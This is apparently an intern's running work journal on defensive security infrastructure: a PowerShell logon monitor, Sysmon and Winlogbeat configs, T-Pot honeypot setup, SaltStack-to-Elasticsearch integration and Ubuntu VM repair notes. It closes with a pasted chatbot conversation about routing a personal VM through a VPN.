Write-Host "Monitoring for User Login/Logoff events... (Press Ctrl+C to stop)" -ForegroundColor
Cyan
# Define the Event Query
$query = @"
   <QueryList>
      <Query Id="0" Path="Security">
         <Select Path="Security">
            *[System[(EventID=4624 or EventID=4647)]]
         </Select>
      </Query>
   </QueryList>
"@
# Create the Event Subscriber
$watcher = New-Object System.Diagnostics.Eventing.Reader.EventLogWatcher($query)
# Define the Action to take when an event is found
$action = {
   $event = $Event.SourceEventArgs.EventRecord
   $xml = [xml]$event.ToXml()

   # Extract details
   $eventID = $event.Id
   $time = $event.TimeCreated

   # Target User Name is usually in Data Name='TargetUserName'
   $user = $xml.Event.EventData.Data | Where-Object {$_.Name -eq 'TargetUserName'} |
Select-Object -ExpandProperty '#text'
   $logonType = $xml.Event.EventData.Data | Where-Object {$_.Name -eq 'LogonType'} |
Select-Object -ExpandProperty '#text'

   # Filter out System/Machine accounts (names ending in $) and non-interactive logons
   # LogonType 2 = Interactive (Keyboard), 10 = RDP
   if ($user -and $user -notlike "*$" -and ($logonType -eq '2' -or $logonType -eq '10' -or $eventID
-eq 4647)) {
```

```
        if ($eventID -eq 4624) { $status = "LOGGED IN (Type: $logonType)" }
        else { $status = "LOGGED OUT" }

        # Output to Console
        Write-Host "[$time] User: $user - Status: $status" -ForegroundColor Yellow

        # TRIGGER ALERT (Example: Popup Message)
        $wshell = New-Object -ComObject Wscript.Shell
        $wshell.Popup("User detected: $user $status",0,"Security Alert",48)
    }
}
# Register the event
Register-ObjectEvent -InputObject $watcher -EventName "EventRecordWritten"
-SourceIdentifier "UserLogonMonitor" -Action $action
# Keep the script running
try {
    while ($true) { Start-Sleep -Seconds 1 }
} finally {
    Unregister-Event -SourceIdentifier "UserLogonMonitor"
    Write-Host "Monitor stopped."
}
```

Note: You also discussed a "Hacker" way to use PowerShell to push data directly to an ELK stack via API if installing a shipper isn't possible. **Direct to ELK PowerShell Snippet:**

PowerShell

```
$EventPayload = @{
    "timestamp" = (Get-Date).ToString("yyyy-MM-ddTHH:mm:ssZ")
    "user" = $env:USERNAME
    "action" = "User_Login"
    "host" = $env:COMPUTERNAME
}
$JsonPayload = $EventPayload | ConvertTo-Json
Invoke-RestMethod -Uri "http://<YOUR_ELK_IP>:9200/windows-logins/_doc" -Method Post
-Body $JsonPayload -ContentType 'application/json'
```

3. Method 2: The Sysmon Approach (Forensic Logging)

Sysmon is used for deep forensics to log *how* a session was initialized. Instead of watching for a generic login, it watches for the creation of `userinit.exe` (Event ID 1 in Sysmon).

Sysmon Configuration file (`logon_config.xml`):

XML
```
<Sysmon schemaversion="4.82">
  <HashAlgorithms>md5,sha256</HashAlgorithms>
  <EventFiltering>
    <ProcessCreate onmatch="include">
      <Image condition="image">C:\Windows\System32\userinit.exe</Image>
    </ProcessCreate>
  </EventFiltering>
</Sysmon>
```

Command to install/update Sysmon via CMD as Admin:

DOS
```
sysmon64.exe -i logon_config.xml
```

4. Method 3: The ELK Stack & Winlogbeat (Enterprise Standard)

This is the recommended Blue Team approach for centralized logging and historical analysis. Winlogbeat acts as the "shipper," filtering out the noise of machine and system accounts before sending the data to Elasticsearch, which Kibana then visualizes.

Winlogbeat Configuration (`winlogbeat.yml`):

YAML
```
winlogbeat.event_logs:
  - name: Security
    event_id: 4624, 4647
    processors:
      - drop_event.when:
          or:
            - regexp.winlog.event_data.TargetUserName: ".*\\$"
            - equals.winlog.event_data.TargetUserName: "SYSTEM"
            - equals.winlog.event_data.TargetUserName: "LOCAL SERVICE"
            - equals.winlog.event_data.TargetUserName: "NETWORK SERVICE"
            - equals.winlog.event_data.TargetUserName: "DWM-1"
            - equals.winlog.event_data.TargetUserName: "UMFD-0"
            - equals.winlog.event_data.LogonType: "3"
            - equals.winlog.event_data.LogonType: "5"
setup.kibana:
  host: "YOUR_KIBANA_IP:5601"
output.elasticsearch:
  hosts: ["YOUR_ELASTIC_IP:9200"]
```

5. Explaining the Pipeline to Management

You developed two specific strategies for explaining this architecture to leadership:

- **For a Non-Technical Manager:** You used the "Nightclub" analogy. The OS checking passwords is the Bouncer at the door. The Windows Event log is a messy Guest List. Winlogbeat is the Promoter who ignores the staff (system accounts) and only reports paying customers (human logins). Kibana is the Manager's Office dashboard tracking exactly who is in the club.
- **For a Technical Manager:** You framed it as an optimized Data Pipeline. You focus on efficiency (dropping Type 3 and 5 logons to save storage), reliability (Winlogbeat buffering logs if the network drops), and actionability (normalizing XML to ECS JSON format so it can be queried in Kibana to reduce Mean Time to Detect).

Also attended my first Ruxmon event it was about the EDR survival tactics….
(**MORE ON THIS LATER)**.

01/12/2025 - Monday

We are back to fixing the external reach problem of t-pot installed vm.
Well t-pot creates about 30 dockers while installing and assigns ip for all those dockers .

One of the docker is using 172.20.0.X as default gateway.
→ maybe this is interfering with the default route of the vm
Try changing the docker ip to 172.31.0.0/16.
Cmd used /etc/docker/daemon.josn
Yes, it was the problem with docker , ohoho fixed it.

→ what was broken
Docker network was overlapping with my host LAN.

02/12/25 - Tuesday

Lets learn more about T-pot honeypot :

- It’s a collection of 30+ honeypots running inside the dockers.
- Exposes fake, vulnerable services
- Logs every attacker interaction.
- Visually shows all the attacks in dashboards in kibana

- It doesn’t defend , its just a sensor

Purpose of honeypot technology:-

- REcord attacker behaviour.
- Detect scanning and exploitation attempts
- Collect malware samples
- Create threat intelligennce
- Its basically a cyber bait.
- It pretends to be a vulnerable
- Attackers interact with it exactly like a real server
- You observe and study their behabiour safely.

Use cases: in a bank scenarios early detection of attackers targeting the system.

Configuring t-pot
Accidently erased the original index.htmo while creating the fakebank website, downloaded the .html again from the github and recreated.

Creatiing a fake website and hosted on nginx
Website is working
Trying to log files.

03/12/25 - Wednesday

Adding the logs to fakebank app
Hoho, finally made it working lets see how.

To-do research :
Research on telecommunication specifically for the myanmar area

04/12/25 - Thursday
Yesterday, i was able to integrate fake website to t-pot

- Created a directory inside nginx web root.
- Protecting the original t-pot landing page
- Building the logging backend
    - app.py → flask logging service
    - Dockerfile → compose
- Integrating fakebank-logger into docker-compose
- Nginx reverse proxy integration (make fakebank ui talk to the backend through tls)
    - /fakebank/log handles login attempts, payments , clicks, page views.
- Fixing authentication issues.

Back to telco
Have a telco report where eacj row answers these questions:

- What is the task

- Which system is it from
- Is it alert/action/report
- What is the output (report, restart , notifications).

4-step:

1. Whast happening
2. Where is it happening
3. Why id it needed
4. How is it needed

Shortforms grouped by category:

A. Telecom integration :
    1. OIC - oracle integration cloud - integrated crm , billing m recharge , app systems , if ti fails customers cant activate sim or recharge
    2. FUSION- Oracle Fusion Middleware- handles enterprise workflows and integrations used by telcos.
    3. AMQ - Apache Activate MQ- backbone message quese used for recharge, provisioning, notifications. If it fails data flow stops
    4. ICMS: Integrated Customer Management system it stores the subscriber information (CRM).
    5. MW - MiddleWare - connects CRM, billing and network
    6. IOC - Integrations Operations Component - handles integrations tasks/events.
    7. PPG - PrePaid Gateway - handles balance, top-up, charging flows.

B. API'S , GATEWAY AND REPORTING
    1. APIGW (Api Gateway)- entry point for apps/partners.
    2. API - connect apps to backend
    3. Proxy (API proxy gateway) - routes and filters api calls.
    4. BI - Business Intelligence - Dashboards and reporting for management.

C. Asset / inventory management
    1. Asset MGMT - Asset Management - Tracking hardware / software.
    2. H/W - servers, routers, bts equipment
    3. S/W - OS, middleware, database, apps.
    4. Inventory (Asset Inventory) - list of versions and locations.
    5. EOL (End Of Life)
    6. EOS- End of Support

D. Reporting and decision systems
    1. DSS - Discussion Support System - sends automated alerts
    2. Report - creates monthly/daily API, asset, error reports.

E. Datacenter & Infrastructure
    1. CDC - Centre Data Centre - Main data centre

2. WCT - Work Competition Tag - work classification Type.

To-do research :

- BoFA (Bank of America) - potential client.
- Crowdstrike - as a competitor

05/12/2025 - Friday
Crowdstrike :

- Provides endpoint security
- Threat intelligence
- Cyberattack

Bundles they provide:
Falcon Go → 30
Falcon pro → 50
Enterprise → 93
Complete → sales
Prices per device.

Services they provide
NGAV , EDR, Threat intelligence and hunting , cloud security, identity protection, IT operation.

Telco:-
Things to monitor

- API failures
- Integration errors
- Message queue failures
- Asset EOL/EOS
- IVR failures
- SIP disconnect
- Charging mismatch
- Agent system failures
- Logging Breakdowns

08/12/2025 - Monday
Script to block & unblock application
File upload
Payment card Industry Data security standard
Disallown registry
Os-level kiosk

9/12/25 - Tuesday
Created a new user for blocking the application (let’s see if it works).

Get-startApps | where-object name-like
Kiosk is the way
But not working for me
Problem : blank screen
By default you can only use microsoft default apps in kiosk mode
Apparently notepad runs on old win32 and that doesn't work .
Notepad is not assigned access vmPapp.

05/01/25 - Monday
Update : V-align's first testing was done

Saktstack :-
similar to ansible
A automation platform for infrastructure management
Remote execution - running cmds on 100's of servers/devices in seconds

It has a salt-minion architectutre
Salt-master : the central server that issues cmds and control the infrastructure
Salt - minion: an agent installed on a managed servers, virtual machines or devices that executes commands and configurations recieved from a central salt master
Zero-Mq : Ultra fast messaging library
Grains: static inofrmaton
Pillars: senstivie or specific data
States: yaml files

Use cases: Remote task execution , automatoin and configuration management

1. Core Concepts & Architecture

SaltStack (Salt) is a lightning-fast, Python-based tool used for infrastructure configuration, remote execution, and event-driven automation.

The Vocabulary:

- **Master:** The central control server that issues commands.
- **Minion:** The agent installed on target servers that executes the Master's commands.
- **ZeroMQ:** The high-speed messaging bus Salt uses for Master-Minion communication.
- **Grains:** Static facts about a Minion (e.g., OS type, RAM, IP address).
- **Pillars:** Secure, centralized variables and secrets (like passwords) assigned to specific Minions.
- **States (`.sls`):** YAML files defining the "desired state" of a machine (e.g., "Nginx must be installed and running").

Primary Use Cases:

1. **Configuration Management:** Ensuring servers match a coded standard (preventing configuration drift).
2. **Orchestration:** Coordinating complex, multi-server rollouts (e.g., updating a database before the web servers).
3. **Remote Execution:** Running ad-hoc commands across thousands of servers instantly.
4. **Event-Driven Automation:** Self-healing systems (e.g., restarting a crashed service automatically).
5. **SecOps:** Auditing fleets for vulnerabilities and enforcing compliance.

---

2. Deployment Options

You do not strictly need multiple VMs to run Salt. You can choose from:

- **Standard (2+ VMs):** A dedicated Master server controlling remote Minion servers.
- **All-in-One (1 VM):** Master and Minion installed on the same machine (communicating via localhost). Ideal for learning.
- **Masterless (1 VM):** Minion reads local configuration files instead of taking orders from a Master.
- **Salt SSH (Agentless):** Master pushes commands via SSH; no Minion software is installed on targets.

---

3. The "All-in-One" Setup Guide

To set up Salt for testing on a single machine:

1. Install the Software:

Bash
```
sudo apt-get update
sudo apt-get install salt-master salt-minion -y
```

2. Point the Minion to the Master: Edit `/etc/salt/minion`, uncomment the `master` line, and set it to localhost.

YAML
```
master: 127.0.0.1
```

3. Restart Services & Accept the Key (The Handshake):

Bash
```
sudo systemctl restart salt-master salt-minion
sudo salt-key -L  # View pending keys
sudo salt-key -A  # Accept the Minion's key
```

Note on Troubleshooting Keys: If `salt-key -L` shows "no pending keys", ensure the Minion config correctly says `127.0.0.1` and restart the `salt-minion` service. Check `/var/log/salt/minion` if issues persist.

4. Verify Connection:

Bash
```
sudo salt '*' test.ping
```

---

4. Using Salt: Commands vs. States

Remote Execution (Ad-Hoc Commands): Run direct commands from the Master to the Minions.

- Check disk usage: `salt '*' disk.usage`
- Run a shell command: `salt '*' cmd.run 'uname -a'`
- Install a package manually: `salt 'web-server-01' pkg.install vim`

Configuration Management (States): Define the setup in YAML (`/srv/salt/web.sls`) and apply it.

YAML
```
# /srv/salt/web.sls
install_nginx:
  pkg.installed:
    - name: nginx

start_nginx:
  service.running:
    - name: nginx
    - enable: True
    - require:
      - pkg: install_nginx
```

Apply the state: `sudo salt '*' state.apply web`

---

5. Interfaces & Monitoring

Salt is a **CLI-first** tool. While enterprise options like *VMware Aria Automation Config* provide a GUI, and open-source users can install *SaltGUI*, the terminal remains the standard interface.

Native Monitoring:

- Check server statuses: `sudo salt-run manage.status`
- View the live event stream: `sudo salt-run state.event pretty=True`
- **Beacons:** Configured on Minions to push alerts to the Master when specific thresholds are met (e.g., disk usage > 90%).

---

6. Elastic Stack (ELK) Integration Guide

To visualize Salt data (job success/failures, history), you configured an **External Job Cache** to automatically forward all command results from the Master directly to Elasticsearch.

1. Install Python Dependencies on the Master: Modern Salt ("onedir") requires using its internal pip.

Bash
```
sudo salt-pip install elasticsearch
```

2. Configure the Master (`/etc/salt/master`): Add the Elastic connection details and enable the cache.

YAML
```
elasticsearch:
  host: '192.168.1.50:9200'  # Your Elastic IP
  index_date: True           # Creates daily indices like 'salt-2025.01.06'
  number_of_shards: 1
  number_of_replicas: 0

ext_job_cache: elasticsearch
```

3. Restart and Generate Data:

Bash
```
sudo systemctl restart salt-master
salt '*' test.ping  # Creates the index in Elastic
```

4. View in Kibana:

- Create a Data View with the Index pattern `salt-*`.
- Map the timestamp field.
- In the Discover tab, you can now parse fields like `fun` (the command run), `id` (the minion), `success` (true/false), and `return` (the output) to build dashboards.

06/01/2026: tuesday
Salt → Elastic →create data

5 things we do at ThIRU:
1. Thiru Essential
2. Thiru enterprise
3. PIco
4. Distribution total
5. pmk

Back to Elastic:
Nice the elk and kibana that was installed on a server has been clean wiped due to a hard-disk error , it's either corrupted or completely gone , have to re-install it again

07/01
Officially the server is gone , clean installing it again

Saltstack integraiton with the elastic

Installing elk on vm's edr1 and edr2 two nodes
- Generated certificate for only one node edr1
- Need to generate for the other node and complete the installation

Focus on elastic and saltstack only these two → very very important
Haproxy :- new tool
- Its a load balancer and reverse proxy for TCP & http-based applications
- Like a traffic cops sitting in front of web servers or database servers

This time the elk stack installation is different
2 nodes -elasticsearch &
1 node - kibana

Haproxy failed - do not know why , have to figure it out
Installed fleet-server

Installing fleet agent on edr1 and edr2

1. Reconnaissance & Asset Inventory

Salt identifies deep system details through "Grains." In cybersecurity, this acts as your automated Asset Inventory.

- **View all inventory data:** `sudo salt '*' grains.items`
- **Query for specific vulnerabilities (e.g., Kernel version):** `sudo salt -G 'kernel:Linux' cmd.run 'uname -r'`

2. Remote Forensics (Ad-Hoc)

Use the Master as a central terminal to audit your fleet without SSHing into individual boxes.

- **Audit listening ports:** `sudo salt '*' cmd.run 'netstat -tulpn'`
- **Check active logged-in users:** `sudo salt '*' cmd.run 'w'`
- **Deploy security tools instantly:** `sudo salt '*' pkg.install nmap`

3. Enforcing Security Baselines (States)

Instead of one-off commands, use **State Files (.sls)** to ensure a persistent security posture.

- **Create a baseline file** (`/srv/salt/security_baseline.sls`):

YAML
```
install_sec_tools:
  pkg.installed:
    - pkgs: [nmap, tcpdump, ufw]

enable_firewall:
  service.running:
    - name: ufw
    - enable: True
```

- **Apply the baseline to all minions:** `sudo salt '*' state.apply security_baseline`

4. Elastic Stack (ELK) Integration

You can stream Salt job results and audit trails into Elasticsearch using a **Returner**.

Setup Steps:

1. **Install requirements on Master:** `sudo apt install python3-elasticsearch`
2. **Configure connection** (`/etc/salt/master.d/elasticsearch.conf`):

YAML
```
elasticsearch:
  host: '192.168.1.50:9200'
  index: 'salt-events'
```

3. **Restart Service:** `sudo systemctl restart salt-master`

Execution & Automation:

- **Manual test send to Elastic:** `sudo salt '*' test.ping --return elasticsearch`
- **Global Automation:** To log *every* command automatically, add this to your Master config: `master_job_cache: elasticsearch`

Alternative: Filebeat

If you prefer log-based ingestion, install **Filebeat** on the Master and point it to: `/var/log/salt/master` and `/var/log/salt/api`

> **Security Tip:** Use the **Salt Scheduler** to run your security states hourly. If Salt detects a "change" (meaning someone disabled a security setting and Salt had to fix it), it will fire an event to Elastic, allowing you to alert on **Configuration Drift**.

13/01/26
Some problem with the edr1 vm

- Apt upgrade is not working
- Running dpkg -configure - a , but taking too long to respond and getting stuck in between

The VM Update Issue (`edr1`)

- **The Problem:** Your Ubuntu VM was getting stuck running `sudo dpkg --configure -a` because your SSH connection kept timing out, which interrupted the process.
- **The Fix:** You managed to get the update to push through successfully. The kernel updated, and it only hung at the very end on `gnome-remote-desktop`.

Let's break down exactly what happened with `edr1` and the commands used to fix it.

When you are updating a Linux machine over SSH, a dropped connection doesn't just disconnect your screen—it actively breaks the update process. Here is the technical breakdown of the issue and the command-line arsenal to resolve it.

The Root Cause: SIGHUP and Stale Locks

When an SSH connection times out or drops, the server sends a **`SIGHUP` (Signal Hang Up)** to your terminal session. This instantly kills any commands running in the foreground, including `dpkg` or `apt`.

Because `dpkg` was killed mid-stride, it couldn't clean up its "lock files." Lock files are safety mechanisms that prevent two programs from updating the system at the same time. The next time you run `dpkg --configure -a`, it sees the old lock file, assumes another update is still running, and freezes.

Here is the step-by-step command sequence to force your way through this.

Phase 1: Clear the Blockage

If `dpkg` is stuck, you first have to hunt down the zombie processes and clear the stale locks.

1. Find the stuck processes:

Bash
```
ps aux | grep -i dpkg
```

This lists all running processes and filters for `dpkg`. The second column is the Process ID (PID).

2. Terminate them aggressively:

Bash
sudo kill -9 <PID>

The `-9` flag sends a `SIGKILL`, which forces the process to terminate immediately without waiting for it to gracefully shut down.

3. Delete the stale locks (Only if processes are dead):

Bash
sudo rm /var/lib/dpkg/lock
sudo rm /var/lib/dpkg/lock-frontend

This manually removes the "do not enter" signs left behind by the crashed update.

Phase 2: Bulletproof the Repair

Once the system is unlocked, you have to run the repair command in a way that survives another SSH disconnect.

Option A: The nohup method (What we used)

Bash
sudo nohup dpkg --configure -a &

- `nohup` stands for "No Hang Up." It intercepts the `SIGHUP` disconnect signal and ignores it, allowing the command to keep running in the background.
- The & at the end detaches it from your active terminal.
- You check its progress by reading its log file: `tail -f nohup.out`

Option B: The Terminal Multiplexer (Best Practice)

Bash
tmux
or
screen

These tools create a persistent "virtual terminal" inside your SSH session. If your SSH drops, the virtual terminal stays alive on the server. When you log back in, you just type `tmux attach` and you are looking at the exact screen you left.

Phase 3: Bypass Hidden Prompts

Sometimes, the reason the SSH session timed out in the first place is because `dpkg` was silently waiting for you to answer a "Yes/No" prompt that didn't render correctly on your screen.

The Non-Interactive Override:

Bash
sudo DEBIAN_FRONTEND=noninteractive dpkg --configure -a

Prepending `DEBIAN_FRONTEND=noninteractive` tells the package manager: "I am a robot. Do not ask me any questions. Just pick the default, safe answer for any configuration prompts and keep moving."

The VM Blank Screen Issue

- **The Problem:** After the update, you couldn't see the VM's GUI through the Proxmox console (getting a blank screen).
- **The Cause:** Packages like `gnome-remote-desktop` and modern display protocols (Wayland) often conflict with Proxmox's default virtual display drivers.

The blank screen issue you experienced on the **edr1** VM was a classic case of a "Graphics Driver vs. Virtualization" conflict. Based on our chat, here is the technical breakdown of why it happened and exactly how we addressed it.

The Conflict: Why the Screen Went Blank

During your `dpkg --configure` repair, the VM was updating core graphical components: `libmutter`, `gnome-settings-daemon`, and specifically **`gnome-remote-desktop`**.

1. **The Display Manager Crash:** When these packages update, they attempt to restart the Display Manager (**GDM3**). In a virtual environment like Proxmox, the handoff between the virtual "video card" and the new Linux graphics drivers often fails, leaving the console with no signal.
2. **The "Wayland" Factor:** Modern Ubuntu (24.04+) defaults to a display protocol called **Wayland**. Proxmox's default "noVNC" console often struggles to render Wayland correctly, resulting in a black or frozen screen even if the VM is technically running.
3. **The Remote Desktop Trap:** The package `gnome-remote-desktop` tries to initialize a virtual monitor for RDP/VNC access. This can "steal" the primary display focus away from the Proxmox console.

How We Fixed It (Step-by-Step)

To get the GUI back, we targeted the three layers where the communication was breaking: **Configuration**, **Software**, and **Hardware**.

1. Disabling Wayland (The Configuration Fix)

We forced Ubuntu to use the older, more stable **X11** protocol, which Proxmox handles much better.

- **Command:** `sudo nano /etc/gdm3/custom.conf`
- **Action:** Removed the # from `WaylandEnable=false`.
- **Result:** This tells the OS to stop trying to use the modern Wayland compositor and stick to the "classic" display mode that virtualized hardware understands.

2. Removing the Culprit (The Software Fix)

Since the hang happened exactly at the `gnome-remote-desktop` configuration step, we removed that specific package.

- **Command:** `sudo apt remove gnome-remote-desktop`
- **Result:** This stopped the VM from trying to set up a secondary "remote" display session that was interfering with the local Proxmox console.

3. Switching to VirtIO-GPU (The Hardware Fix)

Proxmox's "Default" or "VGA" display settings are often too basic for modern Ubuntu desktop environments.

- **Action:** Changed the VM Display Hardware setting in Proxmox to **VirtIO-GPU**.
- **Result:** This provided the VM with a modern, "virtually-native" graphics driver that supports the 3D acceleration requirements of the GNOME desktop.

4. The Kernel Refresh (The Final Step)

Your logs showed the line `update-initramfs: Generating /boot/initrd.img-...`.

- **Action:** A full `sudo reboot`.
- **Result:** Because the kernel and graphics drivers were updated, a reboot was mandatory to clear the system's memory and load the new drivers using the updated configuration.

Summary of State

By the end of these steps, your VM was no longer "fighting" with its own virtual hardware. The blank screen was resolved by simplifying the display protocol (X11) and giving the VM a better virtual graphics card (VirtIO).

Finally fixed the broken vm

14/01/26

Castle hill -sydney
CMH → Central-Hill Medical Hospital
→certificate
→ USB status
→USB controller
→ Mouse driver

Pre-install - device manager
- Check for driver issues prior installation
- Check for driver issues after the installation aswell

Powershell script ;
Windows registry
Usb3hub
Usb
- Upgrading thiru soc
- Uninstall the old one
- Install the new one

15/01/26
Tech meeting: i am going to sydney for the client installation
- Tech guy for cmh -sanjay- meet with him to discuss about the things to test pre and post installation

Eod they decided to first test it on initial 10 machines , so going to sydney has to be dropped

16/01/26

Got the elk running
Elastic agent on two nodes
Integrated salt master to elastic
Integrated elastic defend

Gemini
Conversation with Gemini
You said

server running at http://0.0.0.0:5601

[2026-01-16T01:53:29.052+00:00][INFO][plugins-system.preboot] Setting up [1] plugins: [interactiveSetup]

[2026-01-16T01:53:29.055+00:00][INFO][preboot] "interactiveSetup" plugin is holding setup: Validating Elasticsearch connection configuration…

[2026-01-16T01:53:29.149+00:00][INFO][root] Holding setup until preboot stage is completed.

i Kibana has not been configured.

Go to http://0.0.0.0:5601/?code=082601 to get started.

site not reachable for kibana setup , why?\

You said

yep it was incorrect ip , got it

You said

how to install nano inside the docker

You said

enter docker as root

You said

ot@kbn:/home/kbn# docker exec --user root -it kibana /bin/bash

root@kbn:/usr/share/kibana# apt-get install nano

Reading package lists... Done

Building dependency tree

Reading state information... Done

E: Unable to locate package nano

root@kbn:/usr/share/kibana# apt-get install vi

Reading package lists... Done

Building dependency tree

Reading state information... Done

E: Unable to locate package vi

root@kbn:/usr/share/kibana#

You said

root@kbn:~# elastic-agent status

```
┌─ fleet
│  └─ status: (STOPPED) Not enrolled into Fleet
└─ elastic-agent
   └─ status: (HEALTHY) Running
```

root@kbn:~#

You said

no i didnt run this inside container, kbn isn name of the mavhine thats it

You said

fyi this is not just a lab i am a intern at ThIRU (Threat Incident and response unit) in Narre warren

You said

a quick question , there's server running vms with ips 172.20.x.x and i have a vm in my personal computer , provided i am connected to the same internet/vpn to 172.20.x.x and i change my personal vm's ip to the same range can the computers in the server communicate with my vm?

You said

guide me through this pls

How to test this in your Unit

Since you are at TIRU, you can verify this safely:

Check ARP: From your personal VM, try to ping a server IP, then run arp -a. If you see a MAC address for the server IP, you have Layer 2 connectivity.

Trace the Route: Run tracert (Windows) or traceroute (Linux) from your VM to a server IP. See if the first hop is your host computer or the VPN gateway.

Static Routes: You may need to manually add a route on your host machine to bridge the two:route add 172.20.x.x mask 255.255.255.255 <VPN_Gateway_IP>.

Gemini said
Since you are working in a professional Incident Response unit at **TIRU**, it is important to test this systematically. This process will help you determine if your personal VM's traffic is being correctly encapsulated and routed through your VPN tunnel to the `172.20.x.x` network.

Follow these steps in order to diagnose where the communication might be breaking down.

Step 1: Check ARP (Address Resolution Protocol)

This test determines if you have **Layer 2 (Data Link)** connectivity. If ARP fails, your VM cannot even "find" the next hop on the network.

1. **On your personal VM**, open the terminal or command prompt.

Try to ping a known live server IP on the remote side:

2. `ping 172.20.x.x` (Replace with a real IP).

Immediately after the ping attempt (even if it timed out), run:

3. `arp -a`
4. **How to interpret the results:**
    - **Success:** If you see the IP address `172.20.x.x` listed with a corresponding physical MAC address (e.g., `00-0c-29...`), your VM has successfully identified the hardware address of the gateway or server.
    - **Failure:** If the entry says "incomplete" or is missing, the Layer 2 request isn't reaching the remote network, likely due to your VM being in **NAT mode** instead of **Bridged mode**.

Step 2: Trace the Route

This determines the **Layer 3 (Network)** path. It shows you exactly which "routers" or "hops" your data is passing through.

1. **On your personal VM**, run the trace command:
    - **Windows:** `tracert 172.20.x.x`
    - **Linux/Mac:** `traceroute 172.20.x.x`
2. **Look at the first two hops:**
    - **Hop 1:** This should be your host machine's internal IP (the IP of your PC).
    - **Hop 2:** This should be the **VPN Gateway IP**.
3. **How to interpret the results:**
    - If the trace dies at Hop 1, your host computer doesn't know it's supposed to send that traffic into the VPN tunnel.
    - If it reaches the VPN Gateway but then shows `* * *` (Request timed out), the remote server might not have a **return route** to send the reply back to your VM's specific IP.

Step 3: Add a Static Route (If Needed)

If your host computer has a VPN connection but your VM's traffic isn't finding its way into that "pipe," you may need to manually tell your host's routing table where to send traffic destined for the `172.20.x.x` range.

Warning: Do this on your **Host Machine** (the one running the VPN client), not inside the VM.

1. Find your VPN interface's Gateway IP (usually found via `ipconfig` or `ifconfig` while connected).

Run the following command (using Windows syntax as an example):

2. `route add 172.20.0.0 mask 255.255.0.0 <VPN_Gateway_IP>`
3. **Why do this?** This "bridges" the gap by telling your host: "Any packet meant for the 172.20.x.x network should be shoved into the VPN tunnel".

Professional Summary for TIRU

In a security environment, be aware that many corporate VPNs use **Strict Routing**. They are often configured to only allow the specific IP assigned to your host. If you try to send traffic from

a "rogue" IP (your VM), the VPN gateway at the Narre Warren office might drop the packets as a security measure to prevent IP spoofing.

Would you like me to help you find your VPN Gateway IP or check if your VM is currently in Bridged or NAT mode?

You said

its not reaching the destination

Gemini said
Since your traffic isn't reaching the destination, we need to pinpoint exactly where the "drop" is happening. In a professional **TIRU** environment, this is usually caused by the VPN gateway refusing to route traffic from an IP it didn't personally assign to your host.

Let's troubleshoot this using a "bottom-up" approach to find the break.

1. Check VM Network Mode (The "Is it plugged in?" test)

If your VM is in **NAT mode**, it is hidden behind your host. If you changed the VM's internal IP to `172.20.x.x` while in NAT mode, the host will likely block the traffic because the IP doesn't match the virtual network's expected range.

- **Action:** Ensure your VM (VMware/VirtualBox) is set to **Bridged Mode**.
- **Why:** This allows the VM to send packets directly to your host's network stack, which is connected to the VPN.

---

2. Identify the "Hop of Death"

Run a traceroute again and look at exactly where the numbers stop:

- **Windows:** `tracert 172.20.x.x`
- **Linux:** `traceroute 172.20.x.x`

Interpret the results:

- **Dies at Hop 1 (Your Host):** Your personal computer is seeing a packet for `172.20.x.x` and doesn't know it should go into the VPN tunnel. You need a **Static Route** (see Step 3).
- **Dies at Hop 2 (VPN Gateway):** The packet reached the TIRU network, but the firewall/gateway dropped it because it doesn't recognize your VM's IP as "authorized".

- **Reaches Destination but no reply:** The server got your packet but doesn't have a **Return Route** to send the answer back to your specific VM IP.

---

3. Apply a Static Route (Host Side)

If your traceroute died at the first hop, you must manually bridge the gap on your **Host Machine** (not inside the VM). Open a Command Prompt as Administrator and run:

```DOS
route add 172.20.0.0 mask 255.255.0.0 <YOUR_VPN_IP>
```

(Note: Use your host's actual VPN-assigned IP as the gateway.)

---

4. The "TIRU Reality Check" (VPN Security)

Most enterprise VPNs (like Cisco AnyConnect or FortiClient) use **Strict Reverse Path Forwarding (uRPF)**.

- The VPN server at the office expects traffic ONLY from the IP it gave your laptop.
- When it sees a packet from your VM's manual `172.20.x.x` IP, it assumes it's a **spoofing attack** and drops it silently.

To test if this is a routing issue or a security block: Can you try to change your VM back to **NAT mode** but keep the manual IP, and then try to reach the server? Also, are you using a specific VPN client like Cisco, Fortinet, or OpenVPN? Knowing the client can tell us if it supports "Multiple IP" tunneling.

You said

my server ip is 172.20.0.1 and gateway is 172.20.0.30

Gemini said
Since your server is at `172.20.0.1` and your gateway is `172.20.0.30`, we can get very specific with the troubleshooting. In a **TIRU** environment, these IPs suggest you are working within a `/24` or similar subnet where the gateway is likely the VPN concentrator or a core router.

If your personal VM is set to an IP in that same range (e.g., `172.20.0.50`), here is exactly why it is failing and how to test the "Professional Way."

1. The "Same Subnet" Conflict

When you set your personal VM to the `172.20.0.x` range, your VM thinks the server (`172.20.0.1`) is sitting on the **local** virtual wire next to it.

- Instead of sending the packet to your host computer to go through the VPN, the VM broadcasts an **ARP request** looking for the MAC address of `172.20.0.1`.
- Because the server is actually in Narre Warren and not on your local computer, the ARP request fails.

The Fix: You must ensure the VM is in **Bridged Mode** so those broadcasts can at least reach your host's network stack.

---

2. Manual Routing via the Gateway

Since you know the gateway is `172.20.0.30`, you need to tell your **Host Machine** that the path to that gateway is through the VPN interface.

On your Host (Windows Administrator CMD):

1. Find your VPN's interface name or IP using `ipconfig`.

Run this command to force traffic for that subnet into the VPN:

2. `route add 172.20.0.0 mask 255.255.255.0 <YOUR_VPN_IP>`

---

3. The "Return Route" Problem (Critical for TIRU)

Even if your packet reaches the server at `172.20.0.1`, the server has to send an answer back.

- The server sees the source IP as `172.20.0.50` (your VM).
- The server looks at its own local network for `172.20.0.50`.
- If there is no machine with that IP in the physical office at Narre Warren, the server will either ARP forever or send the packet to the local gateway (`172.20.0.30`), which won't know that `172.20.0.50` actually lives on your personal laptop at home.

---

4. How to verify at your Internship

Since you are a TIRU intern, you have access to tools that can prove this. Use **Tcpdump** or **Wireshark** on your VM and look for "ARP" packets.

1. **Run this on your VM:** `sudo tcpdump -i eth0 arp`
2. **Try to ping the server:** `ping 172.20.0.1`
3. **The Evidence:** If you see `Who has 172.20.0.1? Tell 172.20.0.50` but no reply, your VM is stuck at **Layer 2**. It doesn't even know where the server is to send the packet.

Recommendation for your TIRU Work

To avoid "IP clashing" and routing loops, it is usually better to:

- Keep your personal VM on a separate subnet (like `192.168.x.x`).
- Use your host's VPN to **NAT** the VM traffic.
- This way, the server sees the request coming from your **Authorized VPN IP**, which it already knows how to reply to.

Would you like me to help you configure a NAT rule on your host so the VM uses your "official" VPN IP instead of a manual one?

